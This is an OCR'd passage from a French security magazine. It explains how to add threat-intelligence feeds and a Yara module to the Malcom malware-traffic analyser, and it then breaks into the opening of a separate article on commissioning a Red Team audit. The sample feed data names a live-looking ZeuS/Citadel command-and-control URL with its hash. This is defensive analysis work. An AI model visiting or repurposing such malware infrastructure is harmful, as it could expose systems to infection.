


Figure 2




Figure 3

Le champ « description » contient aussi quelques informations, dont une information qui peut être très utile (même si un peu vague ici) : « Leads to exploit ».

3. CRÉATION D'UN FEED

Une des premières customisations qui peut être apportée à Malcom est d'y ajouter ses propres *feeds*. C'est là que vous en tirerez le plus de profit, car les *feeds* privées (vos journaux de pare-feu, une boite mail, un *syslog*) sont souvent plus intéressantes que les *feeds* disponibles publiquement.

Un tutoriel avec un exemple est disponible sur le Wiki public [**https://github.com/tomchop/malcom/wiki/Adding-feeds-to-Malcom**] du *repository*. Au risque de se répéter, nous allons revoir le processus ici.

3.1 __init__

Pour créer un feed, il suffit de créer un objet héritant de la classe générique **Feed**, et d'écrire trois fonctions: **__init__**, **update** et **analyze**. La fonction **__init__** a pour fonction d'initialiser le *feed* avec certains champs :

- ⇨ **name** : Le nom du feed. Il doit avoir le même nom que la classe (cela sera automatisé à l'avenir) ;
- ⇨ **source** : Une URL, un fichier, etc. Les *helpers* existants se servent de cet attribut pour localiser la source du feed ;
- ⇨ **description** : La description du feed. Cet attribut doit répondre à la question « que représente le feed d'où cet élément est venu? ».

Il faut aussi spécifier le constructeur de l'objet parent **Feed** avec un paramètre **run_every** qui définira la fréquence à laquelle le feed sera rafraîchi.

Une fonction **init** se définit typiquement comme suit :

Fichier

```
def __init__(self, name):
 super(ZeusTrackerConfigs, self).__init__(name, run_every="1h")
 self.name = "ZeusTrackerConfigs"
 self.source = "https://zeustracker.abuse.ch/monitor.php?urlfeed=configs"
 self.description = "This feed shows the latest 50 ZeuS config URLs."
```

3.2 Update

La fonction **update** s'occupe de requêter la ressource d'appeler la fonction **analyze** sur chaque élément différent. Elle peut faire trois lignes si un *helper* est utilisé, elle en fera deux ou trois de plus sinon :

Fichier

```
def update(self):
 for dict in self.update_xml('item', ["title", "link", "description", "guid"]):
 self.analyze(dict)
```

Ici, le helper **update_xml** parse un XML ayant la forme suivante :

Fichier

```
<item>
<title>ideasengrupo.mx/meask/lite/file.php (2015-07-11)</title>
<link>https://zeustracker.abuse.ch/monitor.php?host=ideasengrupo.mx</link>
<description>URL: http://ideasengrupo.mx/meask/lite/file.php, status: online,
version: 2, MD5 hash: e75c8954a6a74599eb1960e1b5734825</description>
<guid>https://zeustracker.abuse.ch/monitor.php?host=ideasengrupo.mx&id=89d4464
7347081231a12f8775d818c4f</guid>
</item>
```

3.3 analyze

La fonction **analyze** va définir la logique même des informations qui sont en train d'être assimilées. Elle est donc cruciale, car elle va créer les éléments qui seront ajoutés à la base, mais surtout définir le contexte de ces informations parmi toutes les autres. Ce contexte d'informations est matérialisé sous la forme d'un dictionnaire python avec certaines caractéristiques, dont deux sont obligatoires :

- **source** : le nom du *feed* source. Si des *helpers* sont utilisés dans la fonction **update**, ce champ est rempli automatiquement avec le nom du *feed*.
- **description** : il s'agit d'expliquer pourquoi l'élément est malveillant. Les *feeds* donnent souvent des informations qui peuvent être utiles pour remplir ce champ.

Fichier

```
def analyze(self, dict):

 evil = dict

 url = Url(re.search("URL: (?P<url>\S+),", dict['description']).
group('url'))
 evil['id'] = md5.new(re.search(r"id=(?P<id>[a-f0-9]+)", dict['guid']).
group('id')).hexdigest()

 try:
  date_string = re.search(r"\((?P<date>[0-9\-]+)\)", dict['title']).
group('date')
  evil['date_added'] = datetime.datetime.strptime(date_string, "%Y-%m-%d")
 except AttributeError, e:
  print "Date not found!"

 url.add_evil(evil)
 url.seen(first=evil['date_added'])
 self.commit_to_db(url)
```

La fonction **add_evil** rajoute automatiquement le tag « evil » à l'élément. La vue graphique colore les éléments **evil** en rouge automatiquement, ce qui aide l'analyste à identifier rapidement les éléments malveillants. Attention : seul l'élément de base est tagué **evil** par défaut. Il est aussi possible de taguer d'autres éléments pertinents (comme son nom de domaine par exemple), mais cela doit être fait manuellement.

4. WORKFLOW TYPIQUE DE SNIFFING


Maintenant que nous savons faire un *feed*, nous pouvons commencer à alimenter Malcom avec des données. Admettons que nous en ayons écrit quelques-unes, il est temps de se mettre à la pratique !

Nous tombons sur un fichier malveillant, **qwert.exe**, que nous trouvons sur le poste d'un utilisateur de notre réseau. Le but est de savoir ce qu'est ce malware, s'il représente une menace importante pour le SI (s'il est ciblé, par exemple), ou s'il s'agit juste d'un *banker* générique.

Nous faisons tourner le malware dans notre VM préférée, et nous utilisons Malcom soit en coupure (« default gateway » de la VM) soit a posteriori avec une capture de trafic réseau prise séparément (Figure 4).

Après un peu de remaniement du graphe, les communications apparaissent clairement. Les cercles

Figure 4






Figure 5

verts sont du trafic à priori non malveillant. Le cercle du bas représente des résolutions DNS qui ne nous intéressent pas forcément (les réponses au CDN d'Akamai). Le cercle supérieur est une requête chez Google, sur l'URL **http://w.google.com/webhp**. Ce trafic n'est pas malveillant en soi, même si beaucoup de malwares de la famille des Zbot l'utilisent pour tester leur connectivité à internet.

Les éléments dans le cercle rouge, liés au domaine `ideasengrupo.mx` sont, eux, beaucoup plus suspects. Si un feed a tagué un élément `evil`, il apparaîtra en rouge. Ici, aucun élément n'est rouge. Cela peut être dû au fait que le domaine en soi n'a pas été tagué, ou qu'il a été vu sans son sous-domaine « www » (Malcom considère les domaines et leurs sous-domaines comme des éléments différents).

Protip : On peut isoler les éléments d'intérêt à l'aide de la barre de recherche sur la droite. En tapant « ideasengrupo », seuls les éléments comprenant cette valeur seront affichés en pleine opacité, ainsi que les éléments directement liés à ces derniers.




Figure 6

En sélectionnant les *nodes* « suspects » et à l'aide de la fonction **`find evil`**, on peut demander à Malcom de suivre le graphe d'éléments à la recherche d'autres éléments taggués **`evil`**. Ce que nous allons faire tout de suite (Figure 5).

On voit deux éléments **`evil`** apparaître en haut de l'écran. C'est plutôt bon signe ! Ces URL sont déjà connues de Malcom et sont rattachées directement au domaine **`ideasgroupo.mx`** (si notre feed avait tagué les domaines des URL malveillantes en **`evil`**, nous n'aurions même pas eu besoin de faire la recherche via **`find evil`**). L'avantage de pouvoir pivoter ainsi est de pouvoir découvrir des centres de C2 qui sont sur une même adresse IP, mais pas forcément sur un même nom de domaine (un peu comme un passive DNS de facto).

En passant la souris sur l'élément et en cliquant sur le lien de la *sidebar*, on arrive directement à la « fiche » de cette URL (Figure 6).




Figure 7

On y retrouve toutes les informations disponibles directement sur le *feed*, y compris un lien (champ GUID) où nous pourrons avoir plus d'informations directement sur le site **abuse.ch** (Figure 7).

Il s'agit donc d'un *sample* issu d'une famille dérivée de Zeus : Citadel.

On pourrait aussi se dire : « voyons tous les C2 Zeus actifs en ce moment ». Il est possible de faire ça grâce au champ « online » que notre feed a produit, et d'effectuer une recherche dans l'onglet « browse dataset » (Figure 8).





Figure 8

5. UTILISATION ET CRÉATION D'UN MODULE

Malcom offre la possibilité d'utiliser des modules d'analyse sur des captures réseau. Ces modules peuvent effectuer n'importe quelle opération sur les flux d'une capture ou sur chaque paquet individuel. Aujourd'hui, Malcom dispose de deux modules : un module de **passive DNS** et un module **Suricata**. Les modules sont *standalone*, c'est-à-dire qu'ils sont complètement indépendants du *core* et peuvent offrir des méthodes de visualisation aussi créatives que son développeur le souhaite. Voici un exemple de la sortie du module Suricata (Figure 9).

Nous allons voir comment créer un module *sniffer* pour Malcom qui permettra de passer **des règles Yara** sur chacun de nos flux.

Figure 9



5.1 Architecture basique

Les modules sont, vous l'aurez deviné, des classes Python héritant de la classe `Module`. Lorsqu'une session de *sniffing* est chargée, Malcom va charger les modules activés et leur donner accès au PCAP dans le système de fichiers ainsi qu'aux flux parsés. L'API web de Malcom fait en sorte qu'on puisse appeler les méthodes de ces modules, qui doivent donc retourner en général le code HTML que le module souhaite afficher. Comme chaque module est indépendant, il peut utiliser le moteur de *templating* de Flask (Jinja) pour générer des fichiers HTML, et il peut aussi fournir des fichiers « statiques » (CSS, JS) pour la mise en forme.

5.2 Création d'un module Yara

Pour notre module Yara, nous allons simplement renvoyer une table contenant les flux suspects avec les alertes qui auraient été levées. Là où ça devient assez puissant, c'est que tous les appels vers les fonctions des modules passent par l'API de Malcom. Il est donc tout à fait possible, en utilisant uniquement l'API, de lancer une session de *sniffing* et de récupérer les résultats d'un module donné sur cette session.

Chaque module a une fonction `bootstrap`, qui est appelée impérativement au chargement du module. Cette fonction doit être implémentée par tous les modules, et permet au module de générer le code HTML de base, qui pourra éventuellement appeler d'autres fonctions du module.

Nous créons donc un fichier **yara.py** dans un dossier **yara**, lui-même dans le dossier **sniffer/modules/**. Très basique, il ressemble à ça :

Fichier

```
rule http_requests
{
    strings:
        $get = "GET"
        $post = "POST"

    condition:
        $get or $post
}
```

La fonction **__init__** de notre module est comme suit :

Fichier

```
def __init__(self, session):
        self.session = session
        self.display_name = "Yara"
        self.name = "yarascan"

        self.rules = self.load_yara_rules(os.path.dirname(os.path.realpath(
__file__)))
        self.matches = self.load_entry() or {}

        super(self.__class__, self).__init__()
```

load_yara_rules est une fonction qui va parcourir les fichiers **.yar** dans le répertoire courant puis « compiler les règles ».

Le seul rôle de la fonction **bootstrap** sera d'appeler une fonction **content**, que nous aurions pu très bien appeler **toto**.

Fichier

```
    def bootstrap(self, args):
        content = self.content()

    def content(self):
        content = "<table class='table table-condensed'><tr><th>Flow</th>
<th>Rule</th><th>Param</th><th>Match</th><th>Offset</th></tr>"

        for flow in self.session.flows.values():
            matches = self.match_yara(flow.payload)
            if matches:
                for rule, match in matches.items():
                    m = match[0][0]
                    content +=  "<td>{}</td><td>{}</td><td>{}</td><td>{}
</td></tr>".format(rule, m[1], repr(m[2]), m[0])
        content += "</table>"
        return content
```

Là certains diraient que le code devient « un peu crade ». Ce n'est toujours pas du Perl, mais on mélange quand même du HTML et du code Python. Mais c'est à titre de démonstration. Il va de soi que le programmeur consciencieux utilisera des fichiers HTML et les fonctionnalités de *templating* de Jinja pour peupler cette table.

Ici, le code itère sur **session.flows**, mis à disposition par Malcom et contenant toutes les données sur les flux réseau reconstitués. Les données brutes des flux peuvent être utilisés avec l'attribut **.payload** de l'objet **flow**.

match_yara est la fonction qui va faire lancer les règles Yara sur notre *payload* binaire et qui va renvoyer un résultat (défini par la librairie Yara en l'occurrence). La chaîne de caractères représentant notre **<table>** est construite puis renvoyée à la vue (Figure 10, page suivante).

Figure 9

Voilà qu'en 5 minutes nous avons écrit un *plugin* capable de passer des règles Yara sur nos flux individuellement. Mais la colonne ***Flow ID*** est assez moche. Nous voudrions faire en sorte qu'elle affiche les adresses IP de notre flux et qu'en cliquant dessus, nous soyons automatiquement renvoyés vers le flux correspondant dans l'onglet ***Flow***.

5.2.1 Un peu de glaçage en JavaScript

Pour ça, nous allons faire un peu de JavaScript, ce qui nous permettra aussi de démontrer comment on ajoute des fichiers statiques (JS, CSS, images) à un module. On modifie légèrement notre fonction `bootstrap` :

Fichier

```
def bootstrap(self, args):
        content = self.add_static_tags(self.content())
        return content
```

On aurait peut-être pu utiliser des décorateurs Python pour accomplir la même fonction, mais cela sera laissé pour un *commit* ultérieur. La fonction `add_static_tags` parcourt le dossier `static` du module (il faut bien sûr l'avoir créé au préalable) et ajoute au code HTML renvoyé par `self.content()` tous les fichiers `.js` et `.css` qui s'y trouvent. En l'occurrence, nous n'avons qu'un fichier : `yara.js`, dont voici le contenu :

Fichier

```
$(  function() {

 $(".switcher").click(function(e){
  e.preventDefault();
  yara_switch($(this).data('flowid'));
 });

 console.log('yara js loaded');
});

function yara_switch(fid) {
 $("#flows-tab").tab("show");
 window.location.hash = "#"+fid;
}
```

Les lignes 3 à 8 seront exécutées une fois le fichier JavaScript chargé. Il va *binder* l'action `yara_switch` à tous les éléments de classe `switcher`. Évidemment, il faut répercuter ces quelques changements dans notre code HTML :

Fichier

```
def content(self):
        content = "<table class='table table-condensed'><tr><th>Flow</
th><th>Rule</th><th>Param</th><th>Match</th><th>Offset</th></tr>"

        for flow in self.session.flows.values():
            matches = self.match_yara(flow.payload)
            if matches:
                for rule, match in matches.items():
                    m = match[0][0]
```

```
                    content +=  "<tr><td><a class='switcher' data-
flowid='{}'".format(flow.fid) +\
                                " href='#'>{} &#8594; {}</a></td>".
format(flow.src_addr, flow.dst_addr)
                    content += "<td>{}</td><td>{}</td><td>{}</td><td>{}</td>
</tr>".format(rule,
m[1],
repr(m[2]),
m[0],
)
```

Et voilà ! Notre module est totalement fonctionnel, avec un minimum d'effort.

5.2.2 Sauvegarder les données d'un module

Les modules peuvent parfois être consommateurs en ressources et prendre un certain temps à s'exécuter. Il est donc possible de sauvegarder les résultats d'un module en base (tant que celui-ci est *BSON-serializable* : un dictionnaire, une liste, ce que vous voulez) à l'aide de la fonction `save_entry`. La fonction `load_entry` charge et renvoie le résultat du module en base. Pour tous les détails du code, le module Yara (codé en temps réel, pendant la rédaction de cet article !) est disponible sur le *repository* GitHub de Malcom [**https://github.com/tomchop/malcom**].

6. ROADMAP

Comme nous disions au début, Malcom est né d'un besoin opérationnel. Les besoins « de base » étaient assez simples, mais ils n'ont cessé d'évoluer avec le temps : « tiens, et si je mettais ça aussi ? », « la ligne de commandes c'est bien, mais une GUI web et des bubulles c'est quand même mieux »... Aussi, des demandes externes ont fait que l'outil a pris une tournure différente avec d'autres fonctionnalités. « Ça serait quand même pas mal si t'avais une API, non ? ». Heureusement, des contributions ici et là ont fait en sorte que le projet avance même plus vite que prévu, avec notamment la contribution de @Sebdraven sur le module Suricata et l'API web.

En bref, Malcom évolue constamment. Dans les améliorations à prévoir, il y a deux gros chantiers. L'un consiste à séparer le *core* du client. À terme, il y aura un serveur web qui tournera à distance et qui s'occupera exclusivement du *feeding* et des *analytics*. Sur son poste (« en local »), on aura un client qui se connectera sur l'API du serveur distant. Cela permettra de partager l'information accumulée sur un serveur Malcom entre plusieurs clients, plus légers. À ce stade, « Malcom » restera Malcom en tant que client, mais il est bien possible que la partie serveur change de nom totalement... Le deuxième chantier consiste à apporter une dimension un peu plus haut niveau de l'information qui est présente dans la base. On aura ainsi la notion de « threat actors », « malware », « campagnes », etc. Les lecteurs avisés auront sûrement deviné qu'il en découlera certainement un export STIX, et pourquoi pas une interaction avec d'autres plates-formes du genre, comme MISP ou CRITS.

REMERCIEMENTS

Merci à tous ceux qui m'ont aidé, directement ou indirectement, dans le développement de cet outil. Merci aussi à ceux qui y ont contribué (que ce soit un module complet comme un simple `__init__.py`), merci à ceux qui s'en servent occasionnellement ou tous les jours (c'est de là qu'on puise la motivation pour continuer à travailler dessus !). Merci à l'équipe du CERT Société Générale qui a attribué de son temps à l'amélioration de l'outil ! Merci aussi à ceux qui le trollent^Wcritiquent, ce n'est qu'une motivation en plus pour le rendre un peu meilleur ! Et merci aussi à Guillaume (a.k.a. Gilmo !) et à Renaud Feil pour la relecture et l'opportunité de le présenter ici :) ■

4

À L'INTÉRIEUR DE LA FORTERESSE ASSIÉGÉE

RED TEAM : LE POINT DE VUE DE L'AUDITÉ ET DU COMMANDITAIRE

Nicolas Gaudin

Cet article présente mon retour d'expérience en tant que RSSI ayant commandité et suivi une large campagne de tests d'intrusion de type Red Team. Cette campagne s'est déroulée sur une durée de 3 mois et a mis notre organisation à l'épreuve face à plusieurs scénarios de menaces avec, par exemple le spear-phishing, des intrusions physiques, des intrusions sur les systèmes industriels embarqués et la simulation du vol du PDA d'un employé.

1. CHOISIR L'APPROCHE RED TEAM : DANS QUEL BUT ET POUR QUELS BÉNÉFICES

La nécessité pour une entité (entreprise, administration...) d'auditer régulièrement ses systèmes d'information (SI) n'est plus à démontrer aujourd'hui. Le périmètre de ces SI est en constante évolution : de nouveaux projets voient régulièrement le jour, des systèmes existants sont modifiés, enrichis, migrés, interfacés, de nouvelles technologies et de nouveaux usages font leur apparition. Dans le même temps, les vulnérabilités et menaces impactant ces SI se multiplient et se diversifient elles aussi. S'il arrive que des projets informatiques soient conçus et mis en œuvre de manière sécurisée dès leur lancement, ce n'est pas toujours le cas et rarement exhaustif. Il est également fréquent que des brèches apparaissent au cours du cycle de vie d'un projet, accompagnant l'obsolescence de certains pans des SI. Lorsqu'elles sont identifiées, elles sont le plus souvent corrigées (à plus ou moins long terme...) par le déploiement de mesures de sécurité préventives. Il demeure cependant périlleux pour un RSSI de se reposer sur la seule supposition que les mesures de sécurité ainsi déployées soient efficaces sans jamais s'en assurer en les évaluant.

Pour répondre à ce besoin, la pratique d'audits de sécurité a donc vu le jour et s'est aujourd'hui banalisée, le plus souvent réalisée par des spécialistes externes, indépendants de l'entité. Avec le temps, ces audits se sont professionnalisés, codifiés, diversifiés et spécialisés, voire même automatisés (en partie) et l'offre s'est bien étoffée : tests d'intrusion depuis l'externe, depuis l'interne, avec ou sans connaissance préalable, audit de code applicatif, revue de configuration, système SCADA, Wi-Fi, audit de conformité, de maturité organisationnelle...

